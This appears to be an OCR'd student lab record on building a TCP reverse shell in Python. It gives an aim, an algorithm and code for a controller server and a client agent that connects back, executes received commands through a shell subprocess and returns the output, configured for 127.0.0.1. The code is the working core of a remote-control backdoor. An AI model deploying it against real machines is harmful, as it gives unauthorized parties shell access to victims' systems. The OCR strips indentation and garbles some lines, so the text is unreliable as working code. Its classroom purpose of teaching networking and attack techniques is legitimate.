EX.No:9

M.Dhivya

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241901027

DEVELOP A PROGRAM TO CREATE

REVERSE SHELL USING TCP SOCKET

Aim:

To demonstrate a basic TCP reverse shell where a remote client connects

back to a server,receives shell commands,executes them locally,and returns the

output.

Algorithm:

SERVER(CONTROLLER):

1.Create a TCP listening socket on a chosen IP and port.

2.Accept an incoming connection from the client.

3.Loop:read a command from the operator,send it to the client,receive the

Client,receive the client's output,and display it.

4.If operator sends quit, send it to the client and close the connection.

CLIENT(AGENT):

1.Create a TCP socket and connect to the server address/port.

2.Loop:receive a command from the server.

3.if command is quit,close the socket and exit. if command starts with cd,

Change working directory and return status.otherwise execute the

Command in a subprocess,capture stdout/stderr.

4.Send the command output(and optionally the current working directory)

Back to the server.

PROGRAM:

SERVER:

```
import socket
import threadinghost = '127.0.0.1'
port = 9999
def create_server_socket():
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((host, port))
server.listen(5)
print(f"[+] Listening on {host}:{port}")
return server
def handle_client(conn, addr):
print(f"[+] Connection established with {addr[0]}:{addr[1]}")
while True:
try:
command = input(f"{addr[0]}@shell> ")
if command.lower() == 'quit':
conn.send(command.encode())
```

```
conn.close()
break
if command.strip():
conn.send(command.encode())
response = conn.recv(4096).decode()
print(response)
except Exception as e:
print(f"[!] Error: {e}")
conn.close()
break
def start_server():
server = create_server_socket()
while True:
conn, addr = server.accept()
client_thread = threading.Thread(target=handle_client, args=(conn,
addr))
client_thread.start()
if __name__ == "__main__":
start_server()
CLIENT:
import socket
import subprocess
import os
host = '127.0.0.1'
port = 9999
```


```
def connect_to_server():
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port))
while True:
try:
command = client.recv(1024).decode()
if command.lower() == 'quit':
break
elif command.startswith('cd '):
try:
os.chdir(command[3:].strip())
output = f"Changed directory to {os.getcwd()}"
except Exception as e:
output = str(e)
else:
process = subprocess.Popen(command, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE,
stdin=subprocess.PIPE)
output = process.stdout.read() + process.stderr.read()
output = output.decode()
current_dir = os.getcwd() + "> "
client.send((output + "\n" + current_dir).encode())
except Exception as e:
client.send(str(e).encode())
break
```

client.close()


if __name__ == "__main__":

connect_to_server()

SERVER:



CLIENT:



RESULT:

The program was successful.The client established a reverse TCP connection to the server and executed commands sent by the server.